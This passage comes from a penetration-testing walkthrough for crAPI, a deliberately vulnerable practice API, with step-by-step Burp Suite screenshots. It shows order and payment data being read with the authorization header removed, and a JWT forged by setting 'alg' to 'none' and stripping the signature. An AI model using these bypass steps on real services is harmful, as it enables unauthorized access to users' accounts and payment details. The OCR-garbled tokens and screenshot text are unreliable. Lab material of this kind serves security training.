9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJwZM50ZXN0aW5nQGV4YmlvbGUyZ29tIiwiem9sZSI6InVzZXIiLCJpYXQiOjE3MTY4NzQ2ODMsInIvcI6MTcxNz03OTE4M30.eyJx59rsvk1pRoxIj0E4BookLTr7Arh1zP2r23jgX3PxNWhma26fghkjhT29tbeTzJNv62bjV_D6GxtabnJJNvg1pTjYN_rheIyAt54scJftOLF1ZifDSkydWGNBslAyMp4RHrOrTshf20Txl8oZcK04hb-KolyGoVv0LCMFt_KyizEz0aQdzw3SXF924jtzuRSBFrHNHdTTXZnCqNBen5i866-Z7Ulc2TZhmgG3KjLycThnXA7VjbfrY0pP2AEUH50ZsnIyYNNF6vyc4EuYhNL7PiN23RryBKzsSmmyCOpTe-TTtBh3pVstYo3aPmjtlbNv5-_Yg
10 Connection: close
11
12
```

Response

```
13 {
14   "order": {
15     "id": 8,
16     "user": {
17       "email": "pentesting@example.com",
18       "number": "1234567890"
19     },
20     "product": {
21       "id": 1,
22       "name": "Seat",
23       "price": "10.00",
24       "image_url": "images/seat.svg"
25     },
26     "quantity": 1,
27     "status": "delivered",
28     "transaction_id": "89ea7ad3-bc1d-4fe6-b2ef-2cb6f09baa34",
29     "created_on": "2024-05-31T06:30:26.082983"
30   },
31   "payment": {
```

- Right-click the request and select **Send to Repeater**

Burp Suite Community Edition v2022.9.6 - Temporary Project

Proxy tab is selected.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://192.168.100.12:8888	POST	/workshop/api/shop/orders										192.168.100.12		02:30:23 31...	8080
3	http://192.168.100.12:8888	GET	/workshop/api/shop/orders/8										192.168.100.12		02:30:35 31...	8080
2	http://192.168.100.12:8888	GET	/workshop/api/shop/orders/all										192.168.100.12		02:30:28 31...	8080

Request

```
1 GET /workshop/api/shop/orders/8 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/orders?order_id=8
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJwZM50ZXN0aW5nQGV4YmlvbGUyZ29tIiwiem9sZSI6InVzZXIiLCJpYXQiOjE3MTY4NzQ2ODMsInIvcI6MTcxNz03OTE4M30.eyJx59rsvk1pRoxIj0E4BookLTr7Arh1zP2r23jgX3PxNWhma26fghkjhT29tbeTzJNv62bjV_D6GxtabnJJNvg1pTjYN_rheIyAt54scJftOLF1ZifDSkydWGNBslAyMp4RHrOrTshf20Txl8oZcK04hb-KolyGoVv0LCMFt_KyizEz0aQdzw3SXF924jtzuRSBFrHNHdTTXZnCqNBen5i866-Z7Ulc2TZhmgG3KjLycThnXA7VjbfrY0pP2AEUH50ZsnIyYNNF6vyc4EuYhNL7PiN23RryBKzsSmmyCOpTe-TTtBh3pVstYo3aPmjtlbNv5-_Yg
10 Connection: close
11
12
```

Repeater

Context menu options include: Send to Intruder, Send to Repeater (highlighted), Send to Sequencer, Send to Comparer (request), Send to Comparer (response), Show response in browser, Request in browser, Engagement tools [Pro version only], Show new history window, Add comment, Highlight, Delete item, Clear history, Copy URL, Copy as curl command, Copy links, Save item, Proxy history documentation.

Inspector

- Request Attributes: 2
- Request Headers: 9
- Response Headers: 11

- Move to the Repeater tab and click the **Send** button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Repeater tab is selected.

Send button is highlighted.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://192.168.100.12:8888	POST	/workshop/api/shop/orders										192.168.100.12		02:30:23 31...	8080

Request

```
1 GET /workshop/api/shop/orders/8 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/orders?order_id=8
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJwZM50ZXN0aW5nQGV4YmlvbGUyZ29tIiwiem9sZSI6InVzZXIiLCJpYXQiOjE3MTY4NzQ2ODMsInIvcI6MTcxNz03OTE4M30.eyJx59rsvk1pRoxIj0E4BookLTr7Arh1zP2r23jgX3PxNWhma26fghkjhT29tbeTzJNv62bjV_D6GxtabnJJNvg1pTjYN_rheIyAt54scJftOLF1ZifDSkydWGNBslAyMp4RHrOrTshf20Txl8oZcK04hb-KolyGoVv0LCMFt_KyizEz0aQdzw3SXF924jtzuRSBFrHNHdTTXZnCqNBen5i866-Z7Ulc2TZhmgG3KjLycThnXA7VjbfrY0pP2AEUH50ZsnIyYNNF6vyc4EuYhNL7PiN23RryBKzsSmmyCOpTe-TTtBh3pVstYo3aPmjtlbNv5-_Yg
10 Connection: close
11
12
```

Response

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Fri, 31 May 2024 06:32:48 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 555
13
14 {
15   "order": {
16     "id": 8,
17     "user": {
18       "email": "pentesting@example.com",
19       "number": "1234567890"
20     },
21     "product": {
22       "id": 1,
23       "name": "Seat",
24       "price": "10.00",
25       "image_url": "images/seat.svg"
26     },
27     "quantity": 1,
28     "status": "delivered",
29     "transaction_id": "89ea7ad3-bc1d-4fe6-b2ef-2cb6f09baa34",
30     "created_on": "2024-05-31T06:30:26.082983"
31   },
32   "payment": {
```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 0
- Request Cookies: 0
- Request Headers: 9
- Response Headers: 11

- Now we try to remove the authentication header

Request

```
Pretty Raw Hex
1 GET /workshop/api/shop/orders/8 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/orders?order_id=8
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJdWIoiJwZW50ZXN0aW5nQGV4YW1wbGUuY29tIiwicm9sZSI6InVzZXiilCJpYXQiOjE3MTY4NzQzMzImV4cCIGMTcxNzQ3OTE4M30.qx95rsvk1pRox_Ix0E4BookLTr7ArhlzPr23jA3JPXnMHai26fqkhJhT2E9tbETzJN5V62BijV_D6GxtabnJJNvg1p7IYN_rdHeIYpAt54lscJFt0LF1ZIfDSkysdNGnBSlAyMp4rHYR0ruTshf20TxpL8ozEcKQ4hb-KolyGoVvOlCMFT_KyizEoZaQdzw3SXF924jtu2RSBFrHNhdTTXZnCqNBen5i8G6-Z7Ulc2TzImhgG3KjLycThn4XA7VjbFrYQpP2AEUH50ZsnIfYYNF6vyc4EuYyNL7PiN2JRryBKzsSmmyCQpTe-TtBh3pVstYo3aPWjtlbNv5-_Yg
10 Connection: close
11
12
```

Request

```
Pretty Raw Hex
1 GET /workshop/api/shop/orders/8 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/orders?order_id=8
8 Content-Type: application/json
9 Connection: close
10
11
```

- If you have pressed **Send** the Send button. After the request is successfully sent we can still access the order data

The screenshot shows the Burp Suite interface with a successful JSON response. The response body contains detailed information about an order, including the user's email and name, the product details (name, price, image URL), payment information (transaction ID, amount, paid on, card number, card owner name, card type, card expiry), and the creation date.

```
Pretty Raw Hex
13 {
14   "order": {
15     "id": 8,
16     "user": {
17       "email": "pentesting@example.com",
18       "name": "1234567890"
19     },
20     "product": {
21       "id": 1,
22       "name": "Seat",
23       "price": "10.00",
24       "image_url": "images/seat.svg"
25     },
26     "quantity": 1,
27     "status": "delivered",
28     "transaction_id": "89ea7ad3-bc1d-4fe6-b2ef-2cb6f09baa34",
29     "created_on": "2024-05-31T06:30:26.082983"
30   },
31   "payment": {
32     "transaction_id": "89ea7ad3-bc1d-4fe6-b2ef-2cb6f09baa34",
33     "order_id": 8,
34     "amount": 10,
35     "paid_on": "2024-05-31T06:30:26.082983",
36     "card_number": "XXXXXXXXXXXX9784",
37     "card_owner_name": "Pentesting",
38     "card_type": "MasterCard",
39     "card_expiry": "02/2028"
40   }
41 }
```

11. JWT Vulnerabilities

JSON Web Token (JWT) is a cryptographically signed JSON token, which is intended to share claims between systems. These tokens are often used as authentication tokens or sessions, particularly in

REST APIs. Because it is used for authentication, vulnerabilities can easily result in the application being fully compromised.

Challenge 15 - Find a way to forge valid JWT Tokens

- Turn on the Burp Suite tool and go to the **Dashboard** page

crAPI Dashboard Shop Community Good Morning, Pentesting!  ▾

Vehicles Details

- On the Burp Suite tool detected endpoint `/identity/api/v2/user/dashboard` who accessing user data

Request		Response		
		Pretty	Raw	Hex
1	GET /identity/api/v2/user/dashboard HTTP/1.1			
2	Host: 192.168.100.12:8888			
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0			
4	Accept: */*			
5	Accept-Language: en-US,en;q=0.5			
6	Accept-Encoding: gzip, deflate			
7	Referer: http://192.168.100.12:8888/dashboard			
8	Content-Type: application/json			
9	Authorization: Bearer eyJhbGciOiJSUzIiNiJ9.eyJzdWIoiJwZW50ZXN0aW5nQGV4YnlwbGUuY29tIiwicm9sZSI6InVzXIIiLCJpYXQiOjE3MTY4NzQ2ODMsImV4cCI6MTcxcNzQ3OTE4M30.xq55rsrvklRox_IXE0E4BooklTr57Arh1zP r232zAj3JPxXHmhai26fqkhJHt2EP9tbeTzJN5V62Bijv_D6GxtabnJNvglp7IYN_rdhEiyPlAt54lscJFt OFLFIzzFdskysdWgnBSLyaMp4HYR0ruTrshf20T7pL8ozCekQ4hb-KolyGoVv0LCMFt_KyizEozaQdw3S XF924jtU2R5BFtRHNTDXZhCnBn518G6-Z7ULc2TZImhgG9KjLyThn4XA7VjbFrYpOp2AEHU50Zsn1F YYYNF6yc4EuYhNL7Pi2J3RyBKzsSmnyC0pTe-TtTBh3pVstYo3aPWjt1bnV5-_Yg			
10	Connection: close			
11				
12				

- Right-click the request and select **Send to Repeater**

Burp Suite Community Edition v2022.9.6 - Temporary Project

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL ^	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://192.168.100.12:8888	GET	/dashboard			200	3137	HTML		crAPI			192.168.100.12		02:39:23 31... 8080	
7	http://192.168.100.12:8888	GET	/identity/api/v2/user/dashboard			200	3739338	JSON					192.168.100.12		02:39:27 31... 8080	
8	http://192.168.100.12:8888	GET	/identity/api/v2/vehicle/vehicles			200	1702	JSON					192.168.100.12		02:39:12 31... 8080	
10	https://maps.googleapis.com	GET	/maps/api/maps/gen_204/csp_test...		✓	200	65	JSON				✓	74.125.200.95		02:39:36 31... 8080	
9	https://www.google.com	GET	/maps/embed?origin=rmf&pb1=m2...		✓							✓	172.253.118.147		02:39:32 31... 8080	
5	http://192.168.100.12:8888	GET	/static/js/2.ebd5ce0.chunk.js										192.168.100.12		02:39:25 31... 8080	
4	http://192.168.100.12:8888	GET	/static/js/main.cfb0738.chunk.js										192.168.100.12		02:39:53 31... 8080	

Request

Pretty Raw Hex

```
1 GET /identity/api/v2/user/dashboard HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/dashboard
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0a#5n0GV4Ym1wbGUuY29tLixicm9sZSI6InVzZXIiLCJpXX0i0jE3MTY4Nz0200MsIm4cC16MTcxNz030TE4M80.eyJ95rsvk1pRox_IK0E4BookLTr7Arh1zPr232jA3jPXr232jA3jPXnHmh26fqkhjhT2E9tbeTzJN5V628ijV_D6GxtabnJNvglp7IYN_rdHeIyAt54lscJF0LF1ZfDksydMGnBSAyMp4rhYR0nTuShf20TxlPlozEcK04hb-Ko1yGoVv0lCMft_KyizEoZaQdzx35XF924jt2uRSBFfHHdTTXZnCqBenz51806-27Uc2T2Zlhmg3KjLyCThn4XAT7VbfYrQpP2AEUH50ZsnIfYYNF6vyc4EuYnL7p1N2JrryBKzsSmmyCpTe-TtBh3pVatYo3aWjtlbNv5-_Yg
10 Connection: close
11
12
```

Send to Intruder Ctrl+I
Send to Repeater Ctrl+R

Response

Raw

```
ck
tore, max-age=0, must-revalidate
Request Attributes 2
Request Headers 9
Response Headers 14
```

Inspector

- Move to the Repeater tab, block JWT Token and then right-click and select **Copy**

Burp Suite Community Edition v2022.9.6 - Temporary Project

Target: http://192.168.100.12:8888

#	Host	Method	URL ^	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	GET /identity/api/v2/user/dashboard HTTP/1.1					200	3137	HTML		crAPI			192.168.100.12		02:39:23 31... 8080	

Request

Pretty Raw Hex

```
1 GET /identity/api/v2/user/dashboard HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/dashboard
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0a#5n0GV4Ym1wbGUuY29tLixicm9sZSI6InVzZXIiLCJpXX0i0jE3MTY4Nz0200MsIm4cC16MTcxNz030TE4M80.eyJ95rsvk1pRox_IK0E4BookLTr7Arh1zPr232jA3jPXr232jA3jPXnHmh26fqkhjhT2E9tbeTzJN5V628ijV_D6GxtabnJNvglp7IYN_rdHeIyAt54lscJF0LF1ZfDksydMGnBSAyMp4rhYR0nTuShf20TxlPlozEcK04hb-Ko1yGoVv0lCMft_KyizEoZaQdzx35XF924jt2uRSBFfHHdTTXZnCqBenz51806-27Uc2T2Zlhmg3KjLyCThn4XAT7VbfYrQpP2AEUH50ZsnIfYYNF6vyc4EuYnL7p1N2JrryBKzsSmmyCpTe-TtBh3pVatYo3aWjtlbNv5-_Yg
10 Connection: close
11
12
```

0 matches

Response

Raw

Inspector

Burp Suite Community Edition v2022.9.6 - Temporary Project

Target: http://192.168.100.12:8888

#	Host	Method	URL ^	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	GET /identity/api/v2/user/dashboard HTTP/1.1					200	3137	HTML		crAPI			192.168.100.12		02:39:23 31... 8080	

Request

Pretty Raw Hex

```
1 GET /identity/api/v2/user/dashboard HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/dashboard
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0a#5n0GV4Ym1wbGUuY29tLixicm9sZSI6InVzZXIiLCJpXX0i0jE3MTY4Nz0200MsIm4cC16MTcxNz030TE4M80.eyJ95rsvk1pRox_IK0E4BookLTr7Arh1zPr232jA3jPXr232jA3jPXnHmh26fqkhjhT2E9tbeTzJN5V628ijV_D6GxtabnJNvglp7IYN_rdHeIyAt54lscJF0LF1ZfDksydMGnBSAyMp4rhYR0nTuShf20TxlPlozEcK04hb-Ko1yGoVv0lCMft_KyizEoZaQdzx35XF924jt2uRSBFfHHdTTXZnCqBenz51806-27Uc2T2Zlhmg3KjLyCThn4XAT7VbfYrQpP2AEUH50ZsnIfYYNF6vyc4EuYnL7p1N2JrryBKzsSmmyCpTe-TtBh3pVatYo3aWjtlbNv5-_Yg
10 Connection: close
11
12
```

0 matches

Repeater

Send to Intruder Ctrl+I
Send to Repeater Ctrl+R

Request

Pretty Raw Hex

```
1 GET /identity/api/v2/user/dashboard HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/dashboard
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0a#5n0GV4Ym1wbGUuY29tLixicm9sZSI6InVzZXIiLCJpXX0i0jE3MTY4Nz0200MsIm4cC16MTcxNz030TE4M80.eyJ95rsvk1pRox_IK0E4BookLTr7Arh1zPr232jA3jPXr232jA3jPXnHmh26fqkhjhT2E9tbeTzJN5V628ijV_D6GxtabnJNvglp7IYN_rdHeIyAt54lscJF0LF1ZfDksydMGnBSAyMp4rhYR0nTuShf20TxlPlozEcK04hb-Ko1yGoVv0lCMft_KyizEoZaQdzx35XF924jt2uRSBFfHHdTTXZnCqBenz51806-27Uc2T2Zlhmg3KjLyCThn4XAT7VbfYrQpP2AEUH50ZsnIfYYNF6vyc4EuYnL7p1N2JrryBKzsSmmyCpTe-TtBh3pVatYo3aWjtlbNv5-_Yg
10 Connection: close
11
12
```


0 matches

Response


Raw

Inspector

- Move to Decoder tab and paste JWT Token in the field that has been provided. Please note that the JWT Token format is `Header.Payload.Signature`



- Block the JWT token header and then select Decode as Base64



- Change `alg` from `RS256` to `none` then block and select Encode as Base64

The screenshot shows the Burp Suite interface with the Decoder tab selected. It displays three messages. The first message is a standard JWT token. The second message has its 'alg' field highlighted in red. The third message has both its 'alg' field and its Content-Type header ('application/json') highlighted in red.

- Remove the signature section on JWT Token then block the entire new JWT Token. Press **Ctrl+C** to copy

The screenshot shows the Burp Suite interface with the Decoder tab selected. It displays three messages. The first message is a standard JWT token. The second message has its 'alg' field removed ('eyJhbGciOiJSUzI1NiB...'). The third message also has its 'alg' field removed ('eyJhbGciOiJub25In0=').

- Back to the Repeater tab, change the JWT Token in the auto-ization section with the modified JWT Token

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a modified JWT token is pasted into the text area. In the Inspector pane, the 'Selected text' section shows the copied JWT token. The 'Decoded from:' dropdown is set to 'Select'. The Request Attributes, Request Query Parameters, Request Body Parameters, Request Cookies, and Request Headers sections are visible on the right.

- If you have pressed **Send**the Send button. After the request is sent we managed to be stopped even though we remove the signature on the JWT Token